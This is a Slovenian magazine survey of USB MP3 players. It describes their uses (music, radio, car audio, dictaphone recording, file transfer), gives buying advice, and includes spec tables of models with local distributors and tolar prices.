Še zlasti ker je nekaj načinov uporabe odvisnih od naših potreb in domišljije, po drugi strani pa je na voljo več in več naprav, ki podpirajo uporabo pomnilniških USB-ključkov. Tako se uporaba teh kombiniranih naprav samo še poveča. Pa lepo po vrsti.

### POSLUŠANJE GLASBE

Poslušanje glasbe je poglavitna funkcija tovrstnih naprav, čeprav ponujajo še vse kaj več. Različni USB MP3-predvajalniki pa ponujajo tudi različne možnosti predvajanja glasbe v stisnjeni obliki. Podporo formatu MP3 premorejo prav vse tovrstne naprave, saj so zaradi prav tega formata tudi nastale in postale tako popularne. Poleg formata MP3 naprave podpirajo tudi Microsoftov format WMA. Zagovornikov je sicer nekoliko manj, so pa zato toliko bolj goreči. S samim formatom ni prav nič narobe. Ker je format MP3 tako razširjen,

pa je po svoje nekoliko težko pričakovati, da bodo uporabniki kar zlepa posegali po drugem, zlasti ker veliko uporabnikov glasbo že dobi v formatu MP3. Aja? Ja, seveda. Eni legalno in še več nelegalno. Pač je takšno dejstvo, ki se ga zavedajo vsi, tudi proizvajalci MP3-naprav. Iz istega razloga se na področju tovrstnih naprav tudi težje uveljavlja sila zanimiv format



stisnjene glasbe, Ogg Vorbis. Kljub temu pa ga nekatere naprave že podpirajo, na vsesplošno veselje zagovornikov tega glasbenega formata.

### RADIJSKI SPREJEMNIK

Poslušanje datotek MP3 pa je le ena od možnosti poslušanja glasbe, ki jih te naprave ponujajo. Večina tovrstnih naprav premore



tudi FM-radijski sprejemnik. V večini, vsaj cenejših, naprav sicer ne vem kako kakovostnega, toda še vedno uporabnega. Aha, kaj pa je zdaj kakovost radijskega sprejemnika? Pri teh ne govorimo toliko o kakovosti samega predvajanja, temveč bi bilo pravilneje govoriti o selektivnosti in občutljivosti samega radijskega sprejemnika. Radijskih postaj je veli-

Proizvajalec in ime modela	CREATIVE MUVO V200	Creative Rhomba NX 256 MB + FM	CREATIVE ZEN NANO PLUS	iRiver N-10	iRiver iFP-190T	iRiver MP3 T10	iRiver MP3 T20	iRiver T30	iRiver iFP-895	
<b>Informacije</b>	Eventus, d.o.o.	Eventus, d.o.o.	Eventus, d.o.o.	Eventus, d.o.o.	Eventus, d.o.o.	Eventus, d.o.o.	Eventus, d.o.o.	Eventus, d.o.o.	Eventus, d.o.o.	
<b>Spletni naslov</b>	www.creative.com	www.creative.com	www.creative.com	www.iriver.com	www.iriver.com	www.iriver.com	www.iriver.com	www.iriver.com	www.iriver.com	
<b>Cena</b>	32.988 SIT	32.988 SIT	35.988 SIT	35.625 SIT	26.505 SIT	45.505 SIT	38.855 SIT	38.855 SIT	36.005 SIT	
<b>Tehnični podatki</b>										
<b>Pomnilnik</b>	1 GB (na voljo tudi 256 in 512 MB)	256 MB (na voljo druge zmogljivosti)	1 GB (na voljo tudi 512 MB in v 10 barvah)	256 MB	256 MB	1 GB (na voljo tudi 512 MB)	1 GB (na voljo tudi 512 MB)	1 GB (na voljo tudi 512 MB)	512 MB (na voljo tudi model z 256MB in 1 GB)	
<b>Podprti formati</b>	MP3, WMA	MP3, WMA	MP3, WMA, DRM	MP3, WMA, ASF	MP3, WMA, ASF	MP3, WMA, ASF in OGG Vorbis	MP3, WMA, ASF in OGG Vorbis	MP3, WMA, ASF in OGG Vorbis	MP3, WMA, ASF, Ogg Vorbis, MIDI	
<b>Snemanje</b>	da	da	da	da	da	da	da	da	da	
<b>FM-sprejemnik</b>	da	da	da	ne	da	ne	ne	ne	da	
<b>Vmesnik</b>	USB 2.0	USB 2.0	USB 2.0	USB 1.1	USB 2.0	USB 2.0	USB 2.0	USB 2.0	USB 2.0	
<b>Avtonomija</b>	do 15 ur	do 14 ur	do 18 ur	do 53 ur	do 20 ur	do 53 ur	do 20 ur	do 20 ur	do 40 ur	
<b>Mere in teža</b>	36,5 x 74,5 x 15 mm, 33 g	82,1 x 44,5 x 23,2 cm, 64 g	33,5 x 65,5 x 13 mm, 22 g	13,3 x 27,2 x 49,8 mm, 22 g	ni podatka	85,8 x 40,8 x 29,4 mm, ni podatka	64 x 32 x 22 mm, 27 g	64 x 32 x 22 mm, 27 g	88,5 x 36,2 x 26,7 mm, 35 g	
<b>Baterije</b>	1 x AAA	1 x AAA	1 x AAA	Li-polimer	1 x AA	1 x AA	1 x AAA	1 x AAA	1 x AA	
<b>Drugo</b>				ura, alarm, stoparica			vhodni priključek za snemanje v MP3	vhodni priključek za snemanje v MP3	snemanje radija s časovnim zamikom pri ugasnejni napravi	



ko in ponekod so prav na gosto posejane po frekvenčnem spektru. Tako je pred sprejemnikom nekoliko težja naloga – natančno ločiti, kaj je ena in kaj druga radijska postaja. Drugi podatek je **občutljivost**. Večja kot je, bolj kakovostno bo mogoče slišati oddaljene radijske postaje. Kot vemo, pa je pomemben del radijskega sprejemnika **antena**. Pri prenosnih napravah, kot so tudi MP3-predvajalniki, je za to uporabljen kar priključni kabel slušalk. Ta pa navadno ni ravno v položaju, običajnem za antene. Tako niti ni čudno, da se radijski sprejemnik v MP3-ključku ne bo ne vem kako odrezal. In če se tega zavedamo, je življenje lažje.

### MOŽNOSTI MP3-PREDVAJALNIKA

Boljši in slabši se navadno poleg po kakovosti predvajanja ločijo še po kopici možnosti, ki niso nujno potrebne, zato pa v veliki meri olajšajo življenje. Tako večina naprav podpira predvajanje datotek, spravljenih v določeno število **map in podmap**. Ključnega pomena je, kaj potem naprava s tem stori. Preprostejše predvajajo vse po vrsti in ne ločijo z mapami ustvarjenih albumov. Pri prostorninah, kot so danes na voljo in so celo zelo dostopne, torej do nekje 1 GB, je takšno (ne)upravljanje z datotekami prava zmeda in marsikomu prava nočna mora. Datotek je preprosto preveč, da bi se med njimi tako znašli. Zato vse več predvajalnikov podpira **upravljanje z albumi**. Tako vsaka mapa pomeni album, med njimi pa je že lažje brskati za priljubljeno skladbo. Najnaprednejši predvajalniki pa podpirajo tudi že datoteke s **seznami predvajanja**. Te poznamo že iz programskih MP3-predvajalnikov za naše osebne računalnike. Tako je šele življenje preprosto. Doma v MP3-predvajalnik prenesemo glasbo v mapah, mimogrede pa pripravimo ne-

kaj priljubljenih kombinacij zaporedja predvajanja. Potem na poti samo izberemo posebej imenovane sezname predvajanja in zadeva je opravljena.

Tudi druge razlike so, so pa nekoliko manj pomembne. Zato naj ostane nekaj skrivnosti tudi za uporabniška navodila za različne naprave. Saj se v glavnem razlikujejo samo še po načinu upravljanja in prikaza na LCD-zaslončku.



### NAPRAVI SAM SVOJ RADIO ...

Prav očitna in zanimiva uporaba MP3-predvajalnika je primerna za vse pisarne, za dom, če nimate že kako drugače urejenega problema poslušanja glasbe, za v ... ja, povsod pride prav, tudi na dopustu. Imamo torej MP3-predvajalnik, pa nas ne mikajo slušalke prav ob vseh priložnostih. Rešitev je preprosta. Povežite svoj MP3-predvajalnik s poceni ali manj poceni **računalniškimi zvočniki**. Lahko so stereo, lahko so 2.1, kar pomeni, da premorejo tudi basovski zvočnik. Prav vsi zvočniki te sorte imajo lasten usmernik in natančno tak priključek za dovajanje zvoka, kot ga imajo slušalke MP3-predvajalnika. Razpon uporabe je silen. Če se lotite zadeve z resnično miniaturnimi zvočniki, bo sicer zvok bolj klavrn, a bo zadeva lažja za prenašanje. Z nekoliko zmogljivejšimi zvočniki pa šele spoznate, kako koristna zadevica je vaš mali prenosni prijatelj. Zvok je zgleden in vsaj lokalne radijske postaje boste lahko poslušali v zgledni kakovosti.

Najprivlačnejša pa je **cena** takšne rešitve. Par računalniških zvočnikov najdete v naših trgovinah že za slaba ali dobra dva tisočaka. Nekoliko boljše, z basovskim zvočnikom, pa za slabih pet. Le zakaj bi torej porabili deset ti-



sočakov ali več za namizni radio s CD-predvajalnikom, če pa imate primerno napravo tako rekoč že v žepu. Samo še zvočnike je treba poiskati. Morda pa se kak starejši par valja tudi v vaših kletah ali omarah, pa jih lahko tako oživite.

Seveda pa se vam ni treba omejiti na uporabo aktivnih računalniških zvočnikov. Na voljo so tudi sila majhni **pasivni zvočniki**. To pomeni, da bodo natančno tako glasni, kot to zmoro opraviti sam MP3-predvajalnik. Gre dejansko le za zamenjavo slušalk z miniaturnimi zvočniki, ki jih je navadno mogoče prenašati tudi v nekoliko prostornejšem žepu. Tako ne potrebujemo posebnega vira napajanja zvočnikov, kar pomeni, da je tako opremljena naprava še vedno prenosna. In zakaj ne bi na plaži, potepu, kolesarjenju ali pa kjerkoli v naravi tako poslušali glasbe tudi vaši najbližji? Razloga seveda ni. In če ste ljubitelj glasbe, potem vam ne bo težko najti razloga in možnosti uporabe takšne rešitve.

### Postavitev zvočnikov

Pri postavitvi zvočnikov oziroma MP3-predvajalnika je treba nekaj pozornosti posvetiti **oddaljenosti** predvajalnika od zvočnikov. Posebej močnejših zvočnikov, še zlasti če je vanje vdolan tudi usmernik. V določenih primerih je mogoče, da magnetno polje zvočnikov poškoduje MP3-predvajalnik. Ja, se je že dogajalo.

iRiver iFP-995	Apple iPod Shuffle	TEAC MP-111	Teac MP-200	TEAC MP3 MP-300	Canyon CN-MP3SE	Canyon CN-MP4RCE-FM	Panasonic SV-SD100EG-S	Panasonic SV-MP110VE-A	Panasonic SV-MP710VEG-W
Eventus, d.o.o.	EPL, d.o.o.	Avtera, d.o.o.	Avtera, d.o.o.	Avtera, d.o.o.	Asbis, d.o.o.	Asbis, d.o.o.	Aroba, d.o.o.	Aroba, d.o.o.	Aroba, d.o.o.
www.iriver.com	www.epl.si	www.teac.com	www.teac.com	www.teac.com	www.canyon-tech.com	www.canyon-tech.com	www.panasonic.com	www.panasonic.com	www.panasonic.com
46.835 SIT	25.705 SIT	13.794 SIT	17.958 SIT	34.998 SIT	14.931 SIT	13.276 SIT	30.351 SIT	26.031 SIT	31.611 SIT
512 MB (na voljo tudi model z 256 MB in 1GB)	512 MB (na voljo tudi 1 GB)	512 MB (na voljo tudi z 256 MB in 1 GB)	512 MB (na voljo tudi z 256 MB in 1 GB)	1 GB	512 MB (na voljo tudi 256 MB)	512 MB (na voljo tudi 256 MB)	poljubna SD-kartica	256 MB (tudi druge kapacitete in barve)	256 MB (tudi druge kapacitete in barve)
MP3, WMA, ASF, Ogg Vorbis	MP3, AAC	MP3, WMA	MP3, WMA	MP3, WMA	MP3, WMA	MP3, WMA	MP3, WMA in ACC	MP3, WMA in DRM	MP3, WMA in DRM
da	ne	da	da	da	da	da	da	da	da
da	ne	ne	ne	da	da	da	da	da	da
USB 2.0	USB 2.0	USB	USB	USB 2.0	USB 1.1 (kabel)	USB 2.0	USB 2.0	USB 2.0	USB 2.0
do 40 ur	do 12 ur	do 10 ur	do 8 ur	do 8 ur	do 10 ur	do 6,5 ur	do 18 ur	do 18 ur	do 12 ur
ni podatka	85 x 25 x 8 mm, 22 g	86 x 26 x 21 mm, 35 g	71 x 32 x 15 mm, 24 g	35 x 64 x 12 mm, 35 g	ni podatka	20 x 30 95 mm, 230 g	42 x 42 x 17,5 mm, 27,4 g	53,2 x 61,1 x 17,5 mm, 30,4 g	70 x 22 x 14 mm, 23,5 g
ni podatka	ni podatka	1 x AAA	1 x AAA	Li-ion	1 x AAA	1 x AAA	Ni-Mh	1 x AAA	ni pdoatka

**Opomba:** \* Tokrat smo pregled trga opravili s pomočjo spletnih strani ponudnikov

## MP3-predvajalniki

### GLASBENE, ŠOLE POZOR!

Kar nekaj je med nami tudi nadobudnih glasbenikov, ki obiskujejo to ali ono glasbeno šolo. V šolah se seveda učijo peti ali igrati določene instrumente, vaditi pa je treba tudi doma. Toda doma je to lahko kaj duhamorno opravilo, vsaj v začetku, ko še ni pravega zaleda in manjka znanja. V šoli še nekako gre, saj igrate v družbi in seveda slišite, kako to počno drugi. Igranje instrumentov ali petje pa je seveda zanimivejše v družbi.

MP3-predvajalnik je mogoče uporabiti tudi za snemanje dogajanja v glasbeni šoli ali šoli zborovskega petja. S posnetim gradivom jo mahnate domov in predvajalnik priključite na primeren, recimo kitarski ojačevalnik. Ti imajo več vhodov in je nanje mogoče priključiti več instrumentov. Tako je na en vhod priključen predvajalnik na drugega pa vaš instrument, razen če je take sorte, da je navadno nepriključen. Potem seveda lahko uporabite cenejši »navaden« ojačevalnik ali kar par računalniških zvočnikov, kot sem opisal malo prej. Potem s svojim instrumentom le še pritegnete vižam, ki prihajajo iz zvočnika in vaja postane zanimivejša. Tudi lažja, saj slišite, kaj so in ste počeli v šoli, oziroma če imate ob svojih vajah podobno spremljavo kot v glasbeni šoli.

### MP3 V AVTOMOBILU

Seveda, saj res prodajajo MP3-avtoradie, a ti so še nekoliko dragi in v vsakem primeru je treba pripraviti CD-je. Na srečo pa lahko na kar nekaj načinov uporabite tudi svoj MP3-predvajalnik za poslušanje glasbe v avtomobilu. Pa gremo od dragih do poceni rešitev.

Najnaprednejša možnost je seveda avtoradio, avto CD ali kako ga bomo pač imenovali, ki premore USB-priključek. Ja, seveda, tudi takšne že delajo. Navadno prav take, ki že sicer podpirajo predvajanje datotek MP3. Kljub temu je s pomočjo USB MP3-predvajalnika sila preprosto prenašati glasbo tudi za v avto-



mobil. Saj jo imamo že tako ali tako naloženo v MP3-predvajalnik. Napravo le vtaknemo v vtič in zadeva je pripravljena za uporabo.

Nekoliko skromnejše avtomobilske avdio naprave pogosto podpirajo priključitev dodatnih avdio naprav. Podobno kot to omogočajo domače avdio naprave. V tem primeru je priključek za slušalke mogoče preprosto povezati z ustreznim priključkom avtomobilske avdio naprave. Tako uporabimo le to kot nekaj ojačevalnik, izbor glasbe in vse drugo pa izvedemo z MP3-napravo.

Če imate v avtomobil vdolan nekoliko starejši avtokasetofon, pa je tudi za vas predvidena rešitev. Ta ima obliko že dolgo znane prilagodilne kasete, ki zvok iz MP3-predvajalnika pripelje na magnetno glavo kasetofona. Tovrstne kasete pa so na voljo v precej kakovostnih razredih. Najcenejše omogočajo poslušanje glasbe v nekoliko oskrunjeni kakovosti, nekoliko boljše pa ponujajo popoln užitek poslušanja glasbe.

Ves nadzor nad glasbo, spravljen v MP3-predvajalnik, ima le ta. Avtoradio uporabimo le kot ojačevalnik. Seveda pa ostanejo prav vse funkcije za nadzor jakosti in barve zvoka, ki ga bomo tako deležni.

Ta rešitev je precej znana in razširjena že nekaj let oziroma od pojava poceni prenosnih CD- in MP3 CD-predvajalnikov, ki so tako našli pot v prenekateri avtomobil. Prednost

uporabe MP3-predvajalnika pa je predvsem lahkotnost prenosa glasbe, kamor koli ste namenjeni, in neobčutljivost USB MP3-predvajalnikov na tresljaje. Pomnilniški medij v teh napravah je bliskovna (flash) pomnilniška kartica, ki nima gibljivih delov. Tako tudi najhujši tresljaji med vožnjo ne vplivajo na nemoteno poslušanje glasbe. Nič več prekinitev predvajanja, kot smo jih občasno deležni pri uporabi CD-predvajalnikov, torej.

### MP3-PREDVAJALNIK DOMA

Tudi če ste ponosen lastnik domače avdio ali avdio/video naprave, še vedno lahko s pridom uporabite tudi vaš prenosni MP3-predvajalnik. Domače avdio naprave premorejo kopico vhodov za vse vrste naprav. In le ustrezen povezovalni kabel potrebujete za povezavo MP3-predvajalnika s takšnim avdio centrom. Navsezadnje je to precej preprosta rešitev za zabavo doma ali drugod. Ali pa tako na zabavo prinesete svojo glasbeno zbirko in tako popestrite glasbeno izbiro na zabavi.

Seveda je rešitev zadnje čase manj zanimiva zaradi naprav, ki z lahkoto predvajajo MP3-glasbo tudi z DVD-medijev. Tak medij pa je treba zapeči, in čeprav so stroški nizki, so vseeno prisotni. MP3-predvajalnik pa je vsaj pri večini uporabnikov vedno za vami in torej ustrezen medij za prenos glasbe.

### KAJ PA NAŠI MALČKI?

Naj bo rešitev taka ali drugačna, pa naj gre samo za napravo kot tako, je bodo prav gotovo veseli tudi vaši otroci. Majhni in malo manj majhni, nekoliko večji pa tako že sitnarijo ali pa so takšno napravo že iztržili.

Malčki prav radi na takšni lični napravici, ki ne presega velikosti njihovih rok, poslušajo pravljice. Naprava je kot naročena zanje. Je majhna, preprosta za uporabo, gumbki pa po velikosti primernejši za njihove prste kot naše. Morda je pametno priključiti majhne

Proizvajalec in ime modela	ROK Rugby 512 MB	Philips SA260	Philips GoGear SA177	Philips GoGear SA178	Sony NW-E105/S	Sony NW-E207/B	Sony NW-E407/B	Sony NW-E407/B	MPIO FL300
<b>Informacije</b>	Mimovrste	Avtera, d.o.o.	Avtera, d.o.o.	Avtera, d.o.o.	Sony Slovenija	Sony Slovenija	Sony Slovenija	Sony Slovenija	Jae, d.o.o.
<b>Spletni naslov</b>	www.mimovrste.com	www.philips.com	www.philips.com	www.philips.com	www.sony.com	www.sony.si	www.sony.si	www.sony.si	www.mpio.com
<b>Cena</b>	14.805 SIT	23.792 SIT	22.672 SIT	24.518 SIT	18.911 SIT	32.541 SIT	40.411 SIT	34.791 SIT	28.215 SIT
<b>Tehnični podatki</b>									
<b>Pomnilnik</b>	512 MB (na voljo tudi 256 MB)	512 MB, možnost miniSD (na voljo modeli z manj opomnilnika)	512 MB (na voljo tudi 256 MB)	512 MB (na voljo tudi 256 MB)	512 MB (na voljo druge barve in velikost pomnilnika)	1 GB (na voljo druge barve in velikost pomnilnika)	1 GB (na voljo druge barve in velikost pomnilnika)	512 MB (na voljo druge barve in velikost pomnilnika)	512 MB (tudi z 256 MB)
<b>Podprti formati</b>	MP3, WMA	MP3, WMA, WAV, DRM: WMDRM	MP3, WMA, WAV	MP3, WMA, WAV	Atrac 3, MP3, WMA in WAV	Atrac 3, MP3, WMA in WAV	Atrac 3, MP3, WMA in WAV	Atrac 3, MP3, WMA in WAV	MP3, WMA, ASF
<b>Snemanje</b>	da	da	da	da	da	da	ne	ne	ne
<b>FM-sprejemnik</b>	ne	ne	ne	da	ne	ne	ne	da	ne
<b>Vmesnik</b>	USB 2.0	USB 2.0	USB 2.0	USB 2.0	USB	USB	USB	USB	USB
<b>Avtonomija</b>	do 10 ur	do 10 ur	do 12 ur	do 12 ur	do 70 ur	do 50 ur	do 50 ur	do 50 ur	do 10 ur
<b>Mere in teža</b>	90 x 30 x 20 mm	43 x 97,5 x 23 mm, 43 g	29,8 x 80,7 x 14,3 mm, 34 g	29,8 x 80,7 x 14,3 mm, 34 g	56 x 56 x 19 mm, 26 g	68,2 x 24 x 39 mm, 45 g	85 x 29 x 14 mm, 47 g	85 x 29 x 14 mm, 37g	30 x 50 x 12,8 mm, 28 g
<b>Baterije</b>	1 x AAA	1 x AAA	Li-polimer	Li-polimer	1 x AAA	polnilna	polnilna	polnilna	Li-ion
<b>Drugo</b>		snemalni vhod	polnjenje prek USB-ja	Polnjenje preko USB		hitro polnjenje: 3 minute polnjenja za 3 ure delovanja	hitro polnjenje: 3 minute polnjenja za 3 ure delovanja	Hitro polnjenje: 3 minute polnjenja za 3 ure delovanja	



pasivne zvočnike, saj se s tem izognemo strahu, da bodo poslušali glasbo ali pravljice preglasno, kar bi lahko škodilo njihovu sluhu. Na srečo pa tudi s slušalkami ni večjih težav. Prenekateri MP3-predvajalnik premore možnost omejitve jakosti zvoka. Tudi če je ne, pa ima vdelan izenačevalnik zvoka. In če je tega mogoče poljubno nastavljeni, ga je mogoče uporabiti tudi kot omejevanje jakosti. Pač vse drsnike pomaknete navzdol in najvišja možna glasnost ne bo presegala »zdravega« praga.

Tako ubijete več muh na en mah. Ni potrebe po nakupu posebne naprave, ki bodo v lasti malčkov, saj so navadno cenovno že na ravni MP3-predvajalnikov. Pa še manj prenosne so. Ko omogočite malčku poslušanje pravljic na napravi, ki ga že s samim videzom pritegne, si »kupite« vsaj pol urice miru in tišine, ki je ni nikoli odveč. Še zlasti ker so takšni trenutki tako redki.

Posebno vrednost pa taka rešitev pokaže na poti. Posebej daljši, recimo na poti na dopust. Malčki morajo mirno in tiho preždeti kar nekaj ur v svojem sedežu in voznja je njim še nadležnejša kot nam. Se vam že svetlika? Pravljice, seveda. In otroške pesmice. In je nekaj časa mir. In seveda tega ne govorim na pamet. Metoda je preizkušena in se kar dobro obnese.

### Prečnost uporabe MP3-predvajalnika z avtoradiem je neobčutljivost na tresljaje.

#### Preveč dobrega ni dobro

MP3-predvajalniki so pri šolarjih vse bolj priljubljeni, saj so odlična zadeva za premagovanje dolgočasnih ur v šoli. In nekateri namesto sledenja puku raje sledijo vsebini predvajalnika. Slušalke so namreč tako majhne, da jih je mogoče prav lepo skriti. Torej, če šolarju ne gre najbolje, malce pogledajte, koliko je navezan na MP3-predvajalnik.

Pa brez bojzani, da bodo malčki napravo pokvarili. Vsaj načeloma ji nimajo kaj storiti, razen če jo zabrišejo v dovolj trd predmet. Navadno pa malčki čutijo posebno odgovornost in v večini primerov ravnavajo s takšnimi napravami lepše in spoštljiveje kot mi. Zlasti če MP3-predvajalnik že imate, jim ga nikar ne kratite. Pokažite jim, kako zadeva deluje, povejte, da je občutljiva in da se lahko pokvari. Verjetno vas bodo prijetno presenetili, posebej na poti pa bodo vse napore lažje prestali in s tem olajšali pot tudi vam.

Posebno pozornost je treba posvetiti **slušalkam**. Te so narejene za odrasle, ušesa malčkov pa so manjša. Zato je težko in neprijetno tlačiti velike slušalke v mala ušesa. Na srečo je v trgovinah obilica slušalk, ki se zataknejo za ušesa in se ne tlačijo v uhlje. Tako bo tudi vaš malček zadovoljnejši.

#### DIKTAFON

Pomemben del MP3-predvajalnikov je možnost **snemanja**. Navadno podpirajo tako snemanje zvokov, ki prihajajo do vdelanega mikrofona, kot tudi snemanje radijskih oddaj, seveda če je radijski sprejemnik vdelan. Zapis

je navadno opravljen kar v formatu WAV, torej v nestisnjeni obliki. Razlog je šibkost procesorjev, vdelanih v tovrstne naprave. Zadoščajo sicer za dekodiranje datotek MP3, za kodiranje teh v realnem času pa je le potrebna nekoliko večja procesorska moč. Tako bi se sedanjim napravam preveč zatikalo pri kodiranju. Vdelava zmogljivejših procesorjev pa zmanjša avtonomijo naprav, saj je tak procesor tudi nekoliko energijsko zahtevnejši. In kar je zelo pomembno, naprave bi se podražile. Snemanje v formatu WAV pa vendarle ni takšna tragedija, saj že **512 MB** velik pomnilniški prostor zadošča za precej ur snemanja.

V različne MP3-predvajalnike vdelani **mikrofoni** so različno kakovostni in različno občutljivi. Tako so dejansko tudi zelo različno uporabni za te namene. In kaj s tem sploh početi? Z vsemi, tudi tistimi s slabšimi mikrofoni, lahko snemamo zvoke iz neposredne okolice. Tako je to mogoče prav lepo uporabiti na različne načine. Prvi, ki mi pade na pamet, je uporaba diktafona **namesto beležnice**. Ko se kaj pametnega spomnite ali vas spomni kdo drug ali se pač kaj pomembnega zgodi, bi si radi to tudi zapisali, da vam ne uide iz spomina. Zdaj lahko to lepo poveste tudi svojemu MP3-predvajalniku in pozneje prisluhnete svojemu zvočnemu zapisu. Tako odpade potreba po prenašanju beležnice in pisala. Tako vam lahko boljše polovica (ali pa slabša odvisno, ali ste bralec ali bralka) pripravi nakupovalni seznam v obliki zvočnega zapisa. Potem med nakupovanjem poslušate zvočne ukaze in morda tudi opozorila: Nikar ne kupi mulcu čokolade, potrebujemo pa WC-papir! In da ne boš šel na tehnični oddelek! Ne vem, zakaj se prav te možnosti prav malo uporabnikov zaveda, in še manj uporablja. In zdaj že veste, da ste z MP3-predvajalnikom kupili še beležnico.

Drug način je priprava **nareka ali navodil** zase ali za koga, ki za vas ali namesto vas postori vse potrebno. Tako boste svoji tajnici pustili zvočno navodilo ali narek, ki ga bo poslušno izvršila. Saj za to so

MPIO FL350	Yamada Beatbox M-Bird XT-21	Yamada Astra stick	Genius MP3-DJ	Lexar JumpGear MP3	SanDisk Embedded 512	SanDisk Sansa e100
Jae, d.o.o.	Jae, d.o.o.	Jae, d.o.o.	Avtera, d.o.o.	Mimovrste	Mimovrste	Mimovrste
www.mpio.com	www.yamada.de	www.yamada.de	www.genius.com	www.lexar.com	www.sandisk.com	www.sandisk.com
29.790 SIT	29.469 SIT	18.706 SIT	12.814 SIT	9.546 SIT	27.477 SIT	27.477 SIT
512 MB	512 MB	512 MB (tudi 256 MB)	256 ;B	64 MB nadgradljiv s pomnilniškimi USB-ključki Lexar	512 MB (tudi z 265 MB in 1 GB)	512 MB možnost nadgradnje z SD-kartico (tudi model z 1 GB)
MP3, WMA, ASF	MP3, WMA	MP3, WMA	MP3, WMA in WAV	MP3, WMA	MP3, WMA in WMA DRM	MP3, WMA
da	da	ne	da	ne	da	da
da	da	ne	da	ne	da	da
USB	USB	USB 1.1	USB	USB 2.0	USB 2.0	USB 2.0
ni podatka	do 20 ur	ni podatka	do 10 ur	ni podatka	do 15 ur	do 17 ur
30 x 50 x 12,8 mm, 29 g	86,7 x 38,6 x 18,7 mm, 65 g	30 x 95 x 23 mm, 32 g	72 x 26 x 18 mm	ni podatka	75,2 x 32,8 x 20,8 mm, 40 g	55 x 74 x 14 mm
Li-ion	Li-polimer	ni podatka	1 x AAA	ni podatka	1 x AAA	1 x AAA
	vdelan zvočnik					

## MP3-predvajalniki

pravzaprav diktafoni. In prvenstveno za te namene so jih uporabljali še v času mikrokaset.

Naprave z vdelanim nekoliko boljšim mikrofonom pa jasno posnamejo tudi nekoliko širšo okolico. S takšnimi je mogoče posneti tudi potek **sestankov, predstavitev ali celo predavanj**. Slednje je med študenti precej priljubljeno, posebej zato, ker so naprave majhne in ne motijo predavatelja. Ta navadno sploh ne ve, kaj študenti počno. Študent pa se lahko posveti poslušanju razlage, jo doma posluša še velikokrat in si tako pripravi tudi nekoliko boljše zapiske predavanj. Verjemite, študij je s temi napravami lažji. Enako bo naprava ko-



ristila vsem, ki se morajo odločiti na podlagi predstavitev. Te so lahko precej razvlečene in kaj hitro lahko pozabimo, kaj vse je bilo predstavljeno. Tako pa imamo zvočni zapis, ki ga lahko predamo v poslušanje tudi drugim ali si pripravimo zapiske pomembnih podatkov. MP3-diktafonov so pa še kako veseli vsi, ki so kdaj morali na podlagi opravljenega sestanka pripraviti **zapisnik**. Ali pa tisti, ki snemajo sestanek in lahko kasneje sodelavcu pod nos pomolijo posnetek obljube, ki je ni izpolnil.

Vsekakor pa je snemanje soljudi **kočljiva zadeva** in sporna, če udeleženci za vaše početje **ne vedo**. Zato le postavite MP3-predvajalnik na mizo, kjer ga vsi lahko vidijo. Sčasoma se ga bodo privadili, in če boste znali razločiti potrebo po snemanju, bo tudi odpora manj.

Ker MP3-predvajalniki navadno podpirajo tudi **snemanje glasbe iz radijskega sprejemnika**, bi bilo čudno, če tega ne bi uporabili. Nekaj tudi zato, ker kakovost snemanja ni ravno na zavirljivi ravni. Za poslušanje priljubljene skladbe ali humoristične oddaje med pohajkovanjem pa vsekakor zadošča.

Za zahtevnejše uporabnike diktafonov pa so na voljo **posebne, zmogljivejše naprave**, ki premorejo izredno občutljive mikrofone in zmorejo posnetke sproti stisniti v MP3 ali drug format.

### PRENOS PODATKOV

USB MP3-predvajalniki so, kot rečeno, uporabni tudi za **prenos drugih vrst datotek**. Tako lahko prenašate vse mogoče, kar pač potrebujete za delo ali bi radi delili s prijatelji. Vse od besedil, fotografij filmov in celotnih programov. Celo operacijski sistem **Micro Linux** je tako mogoče uporabiti v tujem računalniku brez poseganja v sam računalnik. Tako je z vami vsa oprema, ki jo potrebujete. Pa naj gre za datoteke ali način pregleda elektronske pošte kjerkoli,

Študentje lahko MP3-predvajalnik s pridom uporabijo kar za snemanje predavanj.

brez potrebe po prenašanju računalnika naokoli. Omejitev sta le **prostornina** vaše MP3-naprave in vaša volja uporabiti možnost, ki jo imate tako ali tako že v žepu.

je, če so tipke različne in najdostopnejše, ponujajo funkcije, ki so pri poslušanju najbolj v rabi. Tako ne boste stalno pogledovali po napravi samo zato, ker bi radi preskočili določeno skladbo.

Potem je pomembno, kakšno vrsto **baterij** potrebuje naprava in kolikšna je **avtonomija**. Vdelani **akumulatorji** so simpatična rešitev, ko nimate dostopa do vtičnice, pa zadeva postane

### Kako do datotek MP3

Navadno je predvajalnikov priložena tudi programska oprema za pretvorbo vsebine CD-jev v format MP3, torej ripanje. Tudi če takšne programske opreme nimate, je na voljo na spletnih straneh. Tudi brezplačna. In kar nekaj takšnih programov boste našli tudi na našem CD-ju.

### KAKO KUPITI

Razlogov za nakup MP3-predvajalnika je torej dovolj. Zdaj pa se postavlja vprašanje, kako se v poplavi tovrstnih naprav znajti in kupiti takšno, kot jo potrebujemo ali želimo.

Kot tudi drugje je tudi pri nakupu tovrstnih naprav v veljavi pravilo: »Kol'ko gnarja tol'ko muz'ke.« Kot tudi pri drugih napravah pa je treba pri tem pravilu odšteti **ceno blagovne znamke** ali

oblikovnih potez. Blagovna znamka seveda ni zanemarljiva. Je nekakšna garancija kakovosti, vzdržljivosti in ne nazadnje tudi servisa ali možnosti uveljavljanja reklamacij brez večjih težav. V veliko primerih nekoliko večji proizvajalci za svojo nekoliko dražjo opremo ponudijo tudi programske nadgradnje. Toda na tem področju je odločitev vaša. Morda se je pametno nekoliko **izogibati res najcenejšim napravam**, razen če vaša denarnica ali volja do nakupa prenese le toliko, kot stanejo najcenejše naprave. Navadno so te naprave tudi nekoliko manj prostorne in kaj hitro boste želeli več prostora. In to pomeni nov nakup in razmislek, kaj z »odsluženo« napravo.

Najprej je torej treba razčistiti z **željami in potrebami**, seveda tudi z **globino denarnice**. To seveda poudarjamo pri nakupu vse opreme.

Druga zadeva, ki vas bo zanimala je **upravljanje z mapami oziroma z albumi**. Če tega ni, so vse skladbe v eni sami dolgi »klobasi« in prej ali slej vas bo minilo brskati med njimi.

Potem vas mora zanimati **ergonomija**. Kje in kakšne so tipke in kako je zadevo mogoče nadzirati in upravljati, po možnosti na slepo. Najbolje

hudo moteča. Ena AAA-baterija in avtonomija blizu desetih ur je popolnoma sprejemljiva možnost. Ena baterija vas bo stala dobrih 250 tolarjev, za ceno štirih pa so na voljo prav zmogljive baterije, ki jih lahko ponovno polnite. Sicer bodo zdržale malo manj, a zato razen začetnih stroškov ni težav.

